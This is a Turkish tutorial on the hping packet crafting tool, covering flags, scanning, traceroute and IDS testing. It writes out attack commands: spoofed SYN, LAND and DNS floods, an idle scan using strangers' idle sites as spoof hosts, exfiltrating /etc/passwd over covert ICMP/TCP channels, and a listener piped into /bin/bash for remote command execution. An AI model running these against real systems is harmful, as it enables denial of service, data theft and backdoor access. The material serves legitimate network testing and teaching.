Hping Nedir?

TCP/IP protokolü için ücretsiz bir paket oluşturucu ve çözümleyicidir. IP verilerini alır, bu verilerin paketlerini kaldırır ve ters sırada bağlantılı cihaza taşır. Arayüz, ping(8) unix komutundan esinlenilmiştir fakat hping yalnızca ICMP yankı istekleri gönderemez. TCP, UDP, ICMP ve RAW-IP protokollerini destekler, traceroute moduna, kapalı bir kanal arasında dosya gönderme yeteneğine ve diğer birçok özelliğe sahiptir.

Hping; hping1, hping2 ve hping3 olmak üzere üç versiyona sahiptir.

Özellikleri

- Oluşturulan paketlerin tüm alanlarının kendimize özgü belirlenebilmesi
- Truva atı özelliği: Dinleme modu ile hostlar arası dosya transferi ve komut çalıştırma özelliği
- Ids imzalarının testi: IDS/IPS testleri için özel veri alanı belirtilebilmesi
- Traceroute moduna, kapalı bir kanal ile diğer birçok özellik arasında dosya göndermesi
- Gelişmiş port tarama ve dosya transferi

NOT: Orta düzey TCP/IP bilgisi gerekir.

Nerede Kullanılır?

- İsteğe göre düzenlenmiş TCP, UDP, ICMP, Raw-IP paketleri üretme
- Güvenlik duvarı işlevsellik ve performans testleri
- DOS engelleme sistemleri testleri
- Saldırı Tespit ve Engelleme Sistemleri işlevsellik ve performans testleri
- Gelişmiş port tarama
- Gelişmiş dosya transferi
- TCP/IP protokolleri üzerinden hedef sistemlerden bilgi toplama
- Geçmiş TCP/IP zaafiyetlerinin lab ortamında tekrar edilmesi
- Farklı protokoller, TOS, parçalanma kullanarak ağ testi
- Manuel yol MTU keşfi
- Desteklenen tüm protokoller altında gelişmiş traceroute
- Uzaktan işletim sistemi parmak izi
- Uzaktan çalışma süresi tahmini

Hping, unix benzeri sistemlerde çalışır: Linux, FreeBSD, NetBSD, OpenBSD, Solaris, MacOs X, Windows.

Hping artık aktif olarak geliştirilmemektedir, ancak zaman zaman kullanıcılar tarafından değişiklikler gönderilir ve ana kaynak ağacına entegre edilir. Geliştirme merkezi, Hping Github deposudur.

Hpingi Kullandığımızda Neler Gerçekleşir?

İlet: Bir İnternet Kontrol Mesajı Protokolü (ICMP) yankı isteği göndereceksiniz.

Bekle: Pinginizin hedefi mesajınızı döndürmelidir.

Analiz et: Kaç bayt gönderildiği, kaç tanesinin geldiği ve yolculuğun ne kadar sürdüğü hakkında bilgiler de dahil olmak üzere çok sayıda veri alırsınız.

Tekrar et: Bağlantının tutarlı kalmasını sağlamak için bu süreçten birkaç kez geçeceksiniz.

Hpingi kullanırken yukarıda özetlenene benzer bir mesaj göndereceksiniz. Ancak her istekte daha fazla bilgi gönderebileceksiniz.

Sözel Örnek:

Makineye HOST A diyelim. Ana Bilgisayar B, bağlantı noktası taramasını başlatacağınız makine olacak ve Ana Bilgisayar C, taramaya çalıştığınız makine olacaktır.

Bu prosedürdeki ilk adım, uygun bir Ana Bilgisayar B'yi bulmaktır. Ana Bilgisayar B'nin sıfır trafikli bir ana bilgisayar olması gerektiğinden, yalnızca herhangi bir makine uygun bir Ana Bilgisayar B yapmaz. Çoğu zaman bu, hiç kimsenin gitmediği bir Web sitesi veya bir yerlerde boş duran bir sunucu bulmak anlamına gelir. Bu göründüğünden daha kolaydır çünkü birçok Web sitesi, özellikle de kişisel Web siteleri geceleri boştadır. Hepimiz, site sahibinin çocuklarının bir sürü resmini barındıran kişisel Web sitelerini görmüşüzdür. Bu tür siteler çok az trafik alır ve bilgisayar korsanları için mükemmel Host B adayları oluşturur. Bu test için kendi ana bilgisayarlarınızdan birini kullanmanız en iyisidir.

Peki Host B'nin gerçekten sıfır trafikli bir host olduğunu nasıl doğrularsınız? Bunu yapmak için, olası Ana Bilgisayar B'ye karşı HPING çalıştırmanız gerekecektir. Bunu yaptığınızda –r anahtarını kullanmak isteyeceksiniz. Bu ana bilgisayarın trafiğini tahmin etmenize olanak tanıyan kimlik alanını göreceli hale getirecektir. Çıktı şöyle bir şeye benzeyecektir.

Yukarıda gösterilen çıktıya baktığınızda, sıra numarasının her satırda bir arttığını fark edeceksiniz. Bu, ana bilgisayarı kullanan tek kişi olduğunuz anlamına gelir. Bu durumda, uzak makine gerçekten sıfır trafikli bir makinedir ve mükemmel bir Host B yapar. Host B'nin IP adresinin 147.100.100.1 olduğuna dikkat edin. Bu, Host C'ye karşı port taramamız için sahtekarlık yapacağımız IP adresidir.

Artık uygun bir Ana Bilgisayar B'ye sahip olduğumuza göre, işin püf noktası Ana Bilgisayar C'ye bir SYN paketi göndermek, ancak bu süreçte Ana Bilgisayar B'nin IP adresini taklit etmektir. Bu göründüğü kadar zor değil. HPING, –a anahtarını (bu küçük harf a'dır) ardından yanıltmak istediğiniz adresi kullanmanıza olanak tanır. Yine de bu paketi göndermeden önce, ikinci bir terminal penceresi açmanız ve –r anahtarını kullanırken B bağlantı noktasına karşı sürekli bir HPING çalıştırmanız gerekir.

Ana Bilgisayar A, Ana Bilgisayar B'nin IP adresini yanıltırken, belirli bir bağlantı noktası (–p anahtarıyla belirtilir) üzerinden Ana Bilgisayar C'ye bir SYN paketi gönderir.

Bağlantı noktası açıksa, Host C, Host B'ye bir SYN paketi gönderir.

Host C ayrıca Host B'ye bir ACK paketi gönderir.

Ana Bilgisayar B, Ana Bilgisayar C'ye bir RST paketi gönderir. Bu paket, Ana Bilgisayar B'nin konuşmayı başlatmadığını fark etmesi ve RST paketinin Ana Bilgisayar C'ye Ana Bilgisayar B'nin konuşmayı sonlandırmak istediğini söylemesi nedeniyle gönderilir.

Ana Bilgisayar B, RST paketini Ana Bilgisayar C'ye gönderdiğinde, HPING yanıt dizesinin ID= kısmı standart +1'den 1'den büyük bir değere (genellikle +2 veya +3) değişir. Bu değişikliği görüyorsanız, bağlantı noktası açık demektir.

Yine de Host C'deki bağlantı noktasının açık olmadığını varsayalım. Bu durumda, Host C bir yanıt göndermez ve bu nedenle yanıt dizesinin ID= kısmı asla değişmez.

Neden HPİNG?

Hping ile tamamen kendi oluşturduğunuz (tcp/ip bilgisi burada işe yarıyor) paketleri ağa gönderirsiniz. Mesela XMAS Scan için nmapde nmap –SX komutu verilirken hpingde XMAS scanin ne olduğunu, hangi TCP bayrakları ile gerçekleştirildiğini bilmeniz ve ona göre parametreleri (hping –FUP hedef_sistem) oluşturmanız gerekir.

İstek üzerine TCP, UDP (User Datagram Protocol – Kullanıcı Veribloğu İletişim Protokolü), ICMP (Internet Control Message Protocol – İnternet Kontrol Mesaj Protokolü), “Raw-IP” paketleri oluşturmaya, göndermeye ve bunları test edilmesini sağlar.

Cihazlar arasındaki Katman 3 bağlantısını test etmek için yanıtlar döndürür. Katman 3, verileri bir yerden bir yere iletmek için mantıksal yollar oluşturmak için anahtarlama ve yönlendirme teknolojileri sunar. Katman 3 anahtarı hem anahtar hem de yönlendirici gibi çalışır. Genellikle sistemler arasında çok hızlı bağlantılar için kullanırsınız.

Hping kaynak IP adresini yanıltarak, rastgele veya hatta belirli bir kullanıcı tanımlı kaynaktan geliyormuş gibi görünmesini sağlarken bir hedefe büyük miktarda TCP trafiği göndermek için kullanılabilir. Hatta anlamlandıramayacağınız rastgele bir not gibi görünebilir.

Aynı anda birden fazla kullanıcı taramaya elverişli olmamasına karşın nmap programı ile karşılaştırıldığında port taraması daha geniştir.

Güvenlik duvarına ve DoS (Denial of Servis – Hizmet Engelleme) saldırılara karşı performansı arttıran yapılandırmalar içerir.

Olası saldırı durumunda kısa sürede tespit edilip müdahale edebilir.

Oldukça gelişmiş port tarama ve dosya transferi özelliğine sahiptir.

Ücretsiz olarak HPING'i buradan indirebilirsiniz.

http://www.hping.org/download.php

https://github.com/antirez/hping

Komular

hping -h komutu: komut yardımı

Hping ile gönderilen ilk paketle beraber TCP paket alışverişi başlatılmış olur. Bu bayraklar arası alışveriş o porttan tcpdump programı ile gözlenebilir. Bu şekilde tcpdump komutu ile gerçekleşen bayrak taşıma gözlemlenebilir.

TCP oturumunda en önemli bilesen bayrak(flags)lardır. Oturumun kurulması, veri aktarımı, baglantının koparılması vb gibi islerin tamamı bu bayraklar aracılıgı ile yapılır. Hping kullanarak paket oluşturacağımız diğer protokollerde (IP, ICMP, UDP) bayrak tanımı yoktur.

Taşınan TCP bayrakları aşağıda açıklanmıştır.

SYN paketi (hping -S): TCP bağlantı isteğidir. İlk bağlantı bu paketle başlatılır.

ACK paketi (hping -A): Gelen paket isteğine, bu paket ile cevap verir.

RST paketi (hping -R): Bağlantıyı sıfırlar.

FIN paketi (hping -F): Bağlantıyı sonlandırır.

PUSH paketi (hping -P):

URG paketi (hping -U):

SYN/ACK paketi: Gelen SYN paketine karşılık SYN\ACK paketi gönderilerek bağlantı sağlanır.

FIN/ACK paketi: Gönderilen FIN paketine verilen bu paket gönderilerek karşılıklı oturum sonlandırılır.

RST/ACK paketi: Hedefe gönderilen RST paketi üzerine karşılıklı oturumu sıfırlamak üzere RST paketi gönderilir.

Push paketi (hping –P): Takılan paketlerin ilerlemesini sağlar.

URG paketi (hping -U): Hedefe ulaşmak için bekleme yapmadan önem sırasına öncelik verilerek geçmesi istenilen paketin iletimi sağlanır.

hping -c 3: 3 paket gönder.

hping –icmp <ipadresi> -K 0 -C 0 -c 4: icmp echo request komutu çalıştırılarak ping taranması gerçekleştirilir. ICMP code (-K) ve ICMP type(-C) değerlerini alır. Port taraması gerçekleşmez. (tcdump -i eth0 -c 3 -nn -vv host <ipadresi>) komutuyla gözlemlenebilir.

hping –udp -p 80 <ipadresi> -c 3: udp paketleri(bayraksız)

hping -S <ipadresi> -c 3: port durumu ve kullanılan portlar.

hping -I: Arayüze özgü sorgu yapmakta kullanılır.

hping -s: TCP\IP nin portunu değiştirir.

hping -t: Paketlere istenilen TTL (Time to Live – Yaşama Süresi) değerleri atanır.

hping -V: Yapılan sorgulama hakkında ayrıntılı bilgi verir.

hping -n: Sayısal veri elde etmek için kullanılır.

hping -z: TTL değeri CTRL^z ile artar.

hping -v: Hping'in versiyonu hakkında bilgi verir.

Terimlerin açıklanması:

len: Dönen paketin boyutu.

ip: Paketi gönderen ip adresi (hedef sistem).

ttl: Paketin yaşam süresi.

DF: Parçalama biti aktif durumda.

Id: Ip paketine ait tanımlayıcı biricik(unique) bilgi.

Sport: Paketin gönderildiği kaynak port.

Flags: Aktif TCP bayrakları.

seq: Paketin sıra numarası.

win: Paketin pencere boyutu.

rtt: Milisaniye süresi.

hping çalışma modları:

-0 –rawip Raw ip paketleri kullanmak için

-1 –icmp Icmp Paketi oluşturmak için.

-2 –udp UDP Paketleri oluşturmak için.

-8 –scan Klasik Tarama modu.

-9 –listen Dinleme modu

Peki bunları nasıl kullanıyoruz ne anlama geliyor:

hping –S –p 80 localhost :80.porta SYN bayraklı paket göndermek için

hping -R -c 3 192.168.1.1 –p 80: RST Bayraklı TCP paketleri olusturmak

hping -S -A localhost -p 80: Aynı pakette birden fazla bayrak kullanımı. TCP paketleri oluştururken tek bayrak kullanılması zorunlu değildir. İstenirse tüm bayrakları set edilmiş TCP paketleri de üretilebilir (tabi bu paket firewallar tarafından düşürülecektir). Özellikle durum korumalı olmayan sistemleri test etmek için SYN/ACK, RST/ACK bayraklı paketler kullanılabilir.

hping –icmp-addr -c 1 <ipadresi> :subnet mask öğrenme

hping –udp -T <ipadresi> -p 53: udp traceroute işlemi

hping -T 1 <ipadresi> -p 80 -S -n: tcp traceroute işlemi

hping –scan 22-1000 -S <ipadresi> :Syncookie aktif olan makinlerde port tarama

hping -V –scan 1-22 -S <ipadresi> : nmap gibi port tarama. -V paremetresi kaldırılırsa sadece açık portları listeler.

Gerçek IP ile hping –scan 22-1000 -S <ipadresi>, farklı IP ile hping –rand-source -p ++22 -S <ipadresi>:Hping ile Port Taramalarında IPS/Firewall Şaşırtma

hping –tcp-timestamp <ipadresi> -p 80 -S -c 2 :Tcptimestamp taraması ile sistemlerin uptime sürelerini belirleme (engellenmiş olabilir).

Hyping Kullanımı Örnekler

İlk oluşturacağımız paket her TCP oturumunun kurulmasında ilk adımı oluşturan SYN bayraklı bir paket. Hping'e –S parametresi vererek SYN bayraklı paketler gönderebiliriz.

hping -S 192.168.1.1

tcpdump -i eth0 -ttttnn tcp and host 192.168.1.1

-c parametresi ile kullanılmazsa hping durdurulana kadar(CTRL^c) paket göndermeye devam eder.

RST Bayraklı TCP paketleri oluşturmak

hping -R -c 3 192.168.1.1

Benzer şekilde –R yerine diğer TCP bayrak tipleri konularak istenilen türde TCP paketi oluşturulabilir

Port Belirtimi: -p parametresi kullanılarak hedef sisteme gönderilen paketlerin hangi porta gideceği belirtilir. Default olarak bu değer 0'dır. -s parametresi ile kaynak TCP portu değiştirilebilir, ön tanımlı olarak bu değer rastgele atanır.

1000. porta RST, FIN, PUSH ve SYN bayrakları set edilmiş paket gönderimi

hping -RFSP -c 3 192.168.1.1 -p 1000

Hedef sisteme gelen paketler tcpdump ile izlenecek olursa gönderdiğimiz paketleri aynen görürüz.

tcpdump -i eth0 -ttttnn tcp port 1000 and host 192.168.1.1

Hping taramalarının IDS'ler tarafından yakalanması.

Biraz önce hping'in hedef sistemin 0. portuna null tcp paketi gönderdiğini söylemiştik, saldırgan hping'i default değerlerle kullanıyorsa bu bilgiler ışığına ids sistemimizde bunu imza olarak tanıtarak(muhtemelen tanımlıdır) hping taramalarını yakalayabiliriz.

ICMP Paketleri ile Oynamak

Hping öntanımlı olarak TCP paketlleri oluşturur, başka tür paketler(udp, icmp) istenirse komut satırından –icmp ,--udp şeklinde belirtilmelidir.

Klasik ping paketi(icmp echo request) oluşturmak

hping --icmp 192.168.1.1 -c 1


Klasik ping paketi(icmp echo request) oluşturmak

ICMP paketlerinde TCP ve UDP'deki gibi port değeri yoktur, bunlara benzer olarak icmp type ve icmp code değerleri vardır. Bir ICMP paketinin ne işe yaradığı bu değerlerle belirlenir. Bazı icmp type değerleri ek olarak icmp code değerine de sahiptir. Mesela İcmp type 3 mesajı Destination Unreachable Manasına gelmektedir fakat hedef ulaşılamaz mesajı da farklı anlamlar içerebilir işte burada icmp code değeri devreye girerek hangi kodun aslında ne manaya geldiğini söyler.

hping --udp 192.168.1.1 -p 9000 -n -c 1

tcpdump -i eth0 -ttttnn udp or icmp and host 192.168.1.1

Tcpdump çıktısından görüleceği gibi hedef sistemde açık olmayan bir porta gönderilen pakete ICMP port unreachable cevabı dönüyor. Wireshark kullanarak daha detaylı çıktı alabiliriz.



Cevabın type 3 code 3 olduğu gözüküyor.

Tüm icmp type/code değerlerine http://www.iana.org/assignments/icmp-parametersadresinden ulaşılabilir. ICMP tipi ve kodu belirtmek için kullanılan parametreler. -C --icmptype type -K --icmpcode code icmp paket oluştururken kullanılabilecek diğer seçenekler için man sayfası incelenebilir.

Tüm icmp type/code değerlerine http://www.iana.org/assignments/icmp-parametersadresinden ulaşılabilir. ICMP tipi ve kodu belirtmek için kullanılan parametreler. -C --icmptype type -K --icmpcode code icmp paket oluştururken kullanılabilecek diğer seçenekler için man sayfası incelenebilir.

Port Tarama aracı olarak Hping

hping -S 192.168.1.1 -p ++22

++ port_numarasi kullanarak her seferinde port numarasının bir artmasını sağladık. Dönen cevaplardan portların durumu hakkında bilgi alınabilir. Dönen cevap SA ise port açık demektir, RA ise kapalıdır.

SYN Tarama İncelemesi

1. Hping hedef sisteme SYN bayraklı paket gönderir.
2. Hedef sistem SYN bayraklı paketi alır ve uygun TCP paketini (SYN/ACK bayraklı) cevap olarak döner.
3. Paket gönderen (hping çalıştıran) taraftaki işletim sistemi böyle bir paket beklemediği için dönen SYN/ACK bayraklı TCP paketine RST cevabı döner.

#hping -S vpn.lifeoverip.net -p 21 -c 2

#tcpdump -i fxp0 -tttnn tcp port 21

Daha düzenli çıktı almak için --scan parametresi kullanılabilir.

hping --scan 21,22,23,80,110,130-143 -S 194.27.72.88

Benzer şekilde –S ‘i değiştirerek çoğu port tarama programına ait tarama yöntemlerini hping ile gerçekleyebiliriz

SYN Scan/FIN Scan/Null Scan/Xmas Tarama Çeşitleri

Xmas Scan Örneği

Bu tarama tipinde amaç hedef sisteme FIN/URG/PSH bayrakları set edilmiş TCP paketleri göndererek Kapali sistemler için RST/ACK Açık sistemler için cevap dönmemesini beklemektir.

Hping ile XMAS tarama

#hping –FUP hedef_sistem -p 80

FIN Scan Örneği

Kapalı Portlar için

hping -F -p 1000 192.168.1.3 -n -c 1

Traceroute Aracı olarak Hping

Hping çeşitli protokolleri(ICMP, UDP, TCP) kullanarak Traceroute işlevi görebilir.

TCP kullanarak traceroute

hping -z -t 1 194.27.72.88 -p 80 -S –n

-t ile ilk paketin hangi TTL değeri ile başlayacağı belirtilir. –z ile TTL değerini istediğimiz zaman Ctrl ^z tuş fonksiyonları ile arttırabiliriz.

-p ile port numarası belirtilir, herhangi bir port numarası belirledikten sonra tarama esnasında CTRL^z tuşuna basarak her pakette port numarasının bir arttırılmasını sağlayabiliriz.

Güvenlik Duvarı (Firewall) Testleri

Firewall Performans Testleri (D/DOS Saldırısı Oluşturmak)

D/DOS saldırılarında amaç olabildiğince fazla sayıda ve olabildiğince farklı kaynaktan hedef sisteme paketler göndererek kapasitesini doldurmasını ve yeni bağlantı kabul etmemesini sağlamaktır. Bunun için genellikle udp protokolü kullanılır fakat SYN bayrağı set edilmiş ve kaynak ip adresi random olarak atanmış binlerce paket göndererek hedef sistemin kapasitesi zorlanabilir. İstenirse gönderilen paketler içerisinde belirli boyutlarda data da ilave edilebilir.

hping -S --rand-source 192.168.1.3 -p 445 -I eth0 –flood

LAND Atağı

LAND atağında amaç hedef sisteme kendi ip adresinden geliyormuş gibi paketler göndererek kısır döngüye girmesini sağlamaktır. WinNT sistemlerde oldukça başarılı olan bu atak türü günümüzdeki çoğu sistemde çalışmaz. Atağın nasıl çalıştığını daha iyi anlamak ve izlemek için hping ile aşağıdaki komutu çalıştırıp Windows sistemde durumu izleyin.

#hping -a 192.168.1.4 192.168.1.4 -S -p 22 –flood

Yapılan atağa karşı IDS'e düşen loglar

[**] [116:151:1] (snort decoder) Bad Traffic Same Src/Dst IP [**] 07/12-20:14:52.750771 192.168.1.4:2587 -> 192.168.1.4:22 TCP TTL:64 TOS:0x0 ID:56230 IpLen:20 DgmLen:40 ******S* Seq: 0x781CB8BE Ack: 0x5ACC9778 Win: 0x200 TcpLen: 20

[**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] 07/12-20:14:52.750771 192.168.1.4:2587 -> 192.168.1.4:22 TCP TTL:64 TOS:0x0 ID:56230 IpLen:20 DgmLen:40 ******S* Seq: 0x781CB8BE Ack: 0x5ACC9778 Win: 0x200 TcpLen: 20 [Xref => http://www.cert.org/advisories/CA-1997-28.html][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0016][Xref => http://www.securityfocus.com/bid/2666]

Hedef Sistem Hakkında Bilgi Edinmek

Sequence numarası tahmini

hping2 --seqnum -p 80 -S -i u1 192.168.1.1

Hedef Sistemin Uptime Süresi Belirleme

hping3 -S --tcp-timestamp -p 80 -c 2 194.27.72.88

NOT: Windows XP SP2'lerle birlikte güvenlik amaçlı* timestamp sorgularına cevap dönmez. Cisco Routerlarda timestamp'i aşağıdaki şekilde aktif/pasif hale getirebiliriz

Aktif hale getirmek için ip tcp timestamp, no ip tcp timestamp

IDS/IPS Testlerinde Hping Kullanımı

Hping'in default kullanımında IDS'e düşen loga bakacak olursak nasıl bir trafik oluşturduğu daha rahat anlaşılabilir. Özel bir kural yazarak hedef sistemin 0/TCP portuna gelen istekler için Hping taraması uyarısı yazdırabiliriz.

Örnek IDS çıktısı;

[**] [1:524:8] BAD-TRAFFIC—hping Taramasi-- tcp port 0 traffic [**] [Classification: Misc activity] [Priority: 3] 07/12-20:08:00.723275 192.168.1.5:1222 -> 192.168.1.4:0TCP TTL:64 TOS:0x0 ID:966 IpLen:20 DgmLen:40

Hazırladığımız bir exploit içeriğini IDS kurallarını test etmek için kullanalım

more exptest

bt exploits # hping -P 192.168.1.3 -d 100 -p 80 -E exptest -c 1

-E ile belirtilen dosyanın içeriği hedef sisteme gönderilir.

Aşağıdaki gibi bir Snort kuralımız olsun

alert tcp $EXTERNAL_NET any -> $TELNET_SERVERS 23 (msg:"TELNET xyz exploit attempt"; flow:to_server; content:"bin/sh"; classtype:she llcode-detect; sid:1430; rev:7;)

cat snort_test bin/sh

hping -n -c 1 -P 192.168.1.4 -p 23 -d 50 -E snort_test

Yapılan Taramaları IDS ile İzleme/Engelleme

Mesela saldırganın XMAS Scan yaptığını düşünelim. Eğer IDS sisteminiz düzgün yapılandırılmışsa bu saldırı tipini rahatlıkla tanıyacaktır.

#hping -FUP -n -p 22 192.168.1.4 -c 2

Snort'a düşen loglar

tail -f /var/log/snort/alert

Hping ile Dosya Transferi

Hping ile aynı Netcat kullanır gibi iki host arasında dosya transferi yapabiliriz. Mesela bir hosttan diğerine /etc/group dosyasını gönderelim.

Gönderici Host #hping --icmp 192.168.1.4 -d 200 --sign huzeyfe --file /etc/group

Dinleyici taraf # hping --icmp 192.168.1.4 --listen huzeyfe --safe -I eth0

Arada geçen trafiğe ait Tcpdump çıktısı

2007-07-05 22:24:20.333750 IP 192.168.1.4 > 192.168.1.4: ICMP echo request, id 29022, seq 6144, length 208

0x0000: 4500 00e4 b8da 0000 4001 3de6 c0a8 0104 E.....@.=.....

0x0010: c0a8 0104 0800 900e 715e 1800 6875 7a65 ....q^..huze

0x0020: 7966 6572 6f6f 743a 3a30 3a72 6f6f 740a yferoot::0:root.

0x0030: 6269 6e3a 3a31 3a72 6f6f 742c 6269 6e2c bin::1:root,bin,

0x0040: 6461 656d 6f6e 0a64 6165 6d6f 6e3a 3a32 daemon.daemon::2

0x0050: 3a72   :r

Aynı örneği TCP protokolü üzerinden deneyelim.

A Sistemi

hping --listen huzeyfe -n -p 22 >aliveli

B Sistemi

hping --sign huzeyfe -p 22 -c 1 -n -d 300 -E /etc/passwd 192.168.1.5

Hping ile gelen verileri aliveli dosyasına kaydetmiştik. Transferimiz sağlıklı gerçekleştiyse A sisteminde passwd dosyasi ile B sistemindeki aliveli dosyası aynı olmalı.

cat aliveli

Aynı işlemi kapalı bir port üzerinden de deneyebiliriz.

A Sistemi

hping --listen huzeyfe -n -p 2222 > kapali_port_ft

B Sistemi

hping --sign huzeyfe -F -p 2222 -c 1 -n -d 1000 -E /etc/passwd 192.168.1.5

Dikkatinizi çekecek olursa dosya transferi esnasında F bayraklı paket gönderiyoruz. İşletim sistemi doğal olarak bu pakete RST cevabı dönecektir fakat dinlemede olan hping veriyi alıp kaydeder

tcpdump -tttnn tcp port 2222

bt ~ # cat kapali_port_ft

Dosya aktarımı başarı ile tamamlanmış. Dosya transferini daha güvenilir yapılabilmesi için –B / --safe parametresi kullanılabilir. Bu parametre ile arada kaybolan veri parçaları tekrar gönderilir ve dosyanın bütünlüğü salanmış olur.

Hping ile uzak sistemlerde komut çalıştırma

A Sistemi / dinlemede olan taraf

hping --listen gizli_kanal -n -p 22 |/bin/bash

B Sistemi

nc 127.0.0.1 22 –n

Tekrar A sisteminde bakılacak olursa /tmp dizininde hping_irc dosyası

ls -l /tmp/

.ICE-unix/ .X0-lock .X11-unix/ hping_irc kde-root/ ksocket-root/ ssh-FJyhC11436/ UDP üzerinden komut çalıştırma

Bir önceki örnekte TCP kullanmıştık burada da UDP kullanarak aynı örneği tekrarlayalım.

A Sistemi

#hping --listen gizli_kanal -n --udp -p 68 |/bin/bash

B Sistemi

#nc -u 127.0.0.1 68 -v

Kapalı porta veri göndererek Komut Çalıştırma

Benzer şekilde kapalı bir porta istediğimiz türden veri göndererek de sistemde komut çalıştırılması sağlanabilir.

Açık porta netcat ya da benzeri bir uygulama ile bağlanarak karşılama banneri sonrası komut gönderebiliyorduk fakat kapalı port için böyle bir seçeneğimiz yok. Zira daha TCP bağlantısı kurulmadan hedef porttan RST cevabı dönecektir.

Biraz UNIX bilgisi ve hping kullanarak bu işi de halledebiliriz. Hatırlayacak olursak hping –E ile dosya gönderebiliyorduk ve karşı tarafta gelen bu dosyanın içeriğini> ile yönlendirerek kaydediyorduk. Yine hping –E dosya_ismi komutu ile dosyamızı hedef (kapalı)porta göndereceğiz ve dosyamızın içerisine çalıştırmak istediğimiz komutları yazacağız.

Hedef sistemde de gelen veriyi> ile değil de | ile istediğimiz bir shell'e yönlendireceğiz. Böylece istemciden gönderdiğimiz dosyanın içerisinde ne yazıyorsa sunucu tarafta çalışacak.

B Sistemi

Kapalı bir TCP portu bularak hping'e o porta gelen paketleri dinlemesi ve çıktılarını /bin/bash'e göndermesini söyleyelim.

hping --listen safeme -p 5555 -n |/bin/bash

A Sistemi

Hedef sisteme göndermek istediğimiz komutları bir dosya içerisine kaydedelim ve hedef sisteme gönderelim.

#echo "touch /tmp/kapali_porta_geldim" > komut_dosyasi

hping --sign safeme -d 50 -E komut_dosyasi -p 5555 192.168.1.5 -n -c 1

A sisteminden hping'i çalıştırdıktan sonra /tmp dizinine tekrar bakalım ve gönderdiğimiz komutun çalıştığını doğrulayalım.

ls /tmp/

hping_irc kapali_porta_geldim kde-root/ ksocket-root/ ssh-FJyhC11436/ yeni/

Hping hakkında daha detaylı bilgi için man hping3

Daha çok örnek için http://wiki.hping.org/33

Hping Kullanarak DNS Flood DoS/DDoS Saldırıları Gerçekleştirme

Bu saldırı tipinde genelde iki amaç vardır:

- Hedef DNS sunucuya kapasitesinin üzerinde (bant genişliği olarak değil) DNS istekleri göndererek, normal isteklere cevap veremeyecek hale gelmesini sağlamak.
- Hedef DNS sunucu önündeki Firewall/IPS'in "session" limitlerini zorlayarak Firewall arkasındaki tüm sistemlerin erişilemez olmasını sağlamak.

Her iki yöntem için de ciddi oranlarda DNS sorgusu gönderilmesi gerekir. Internet üzerinden edinilecek poc (proof of concept) araçlar incelendiğinde çoğunun perl/python gibi script dilleriyle yazıldığı ve paket gönderme kapasitelerinin max 10.000-15.000 civarlarında olduğu görülecektir.

Bu araçlar kullanılarak ciddi DNS DDoS testleri gerçekleştirilemez.

Boş UDP/53 paketi ile DNS paketi arasındaki farklar

DNS Flood saldırılarında sık yapılan hatalardan biri de DP 53 portuna gönderilen her paketin DNS olduğunu düşünmektir. Bu şekilde gerçekleştirilecek DDoS denemeleri hedef sistem önündeki IPS ve benzeri sistemler tarafından protokol anormalliğine takılarak hedefe ulaşamayacaktır. UDP port 53'e

gönderilen boş /dolu(dns olmayan içerik) ve DNS istekleri farklıdır. Hping gibi araçlar kullanılarak gerçekleştirilen udp port 53 flood saldırıları DNS flood saldırısı olarak adlandırılamaz.

Ancak DNS sorgularını ikili olarak kaydedip bunları Hping kullanarak hedefe dns sorgusu gibi gönderme işlemi yapılabilir.

Aşağıda adım adım Hping kullanarak nasıl DNS flood denemeleri gerçekleştirileceği anlatılmıştır. Test edilen her alan adı için bu şekilde dns sorgusu ikili dosya olarak kaydedilmeli ve hping'e parametre olarak verilmelidir.

Ardından seçili alanı binary olarak kaydedebiliriz.

Veya aşağıdaki şekilde doğrudan seçili pakete sağ tıklayarak ikili dosya olarak kaydedilmesi sağlanabilir.

Kaydedilen dosya www.bga.com.tr Adresine ait DNS sorgusunu içermektedir. Bu dosyayı hping3 kullanarak herhangi bir dns sunucusuna gönderip dns sorgusu olarak değerlendirilmesi sağlanabilir.

#hping3 –flood –rand-source –udp -p 53 dns_sunucu_ip_adresi -d 45 -E dns_bga.pcap

Hping ile DNS flood saldırılarının en önemli dezavantajı sadece bir alan adına yönelik sorgu gönderebilmesidir.

NetStress Kullanarak DNS DDoS Saldırısı Gerçekleştirme

BGA DDoS Pentest hizmetlerinde kullandığımız NetStress aracı ile saniyede 400.000-1.000.000 paket üretilebilir ve dns, udp ve ip paketine ait tüm alanlar TCP/IP protokolü özelliklerine göre isteğe bağlı olarak değiştirilebilir.

#./netstress -d hedef_dns_ip_adresi -P 53 –attack dns -n 3 –buffer 35 –dnsqname dns.txt –dnsqtype A

^Croot@bt:~/netstress-2.0.4-dns#

————- netstress stats ————-

PPS: 133487

BPS: 8543168

MPS: 8.15

Total seconds active: 1

Total packets sent: 133487

————————————-

————- netstress stats ————-

PPS: 125066

BPS: 8004224

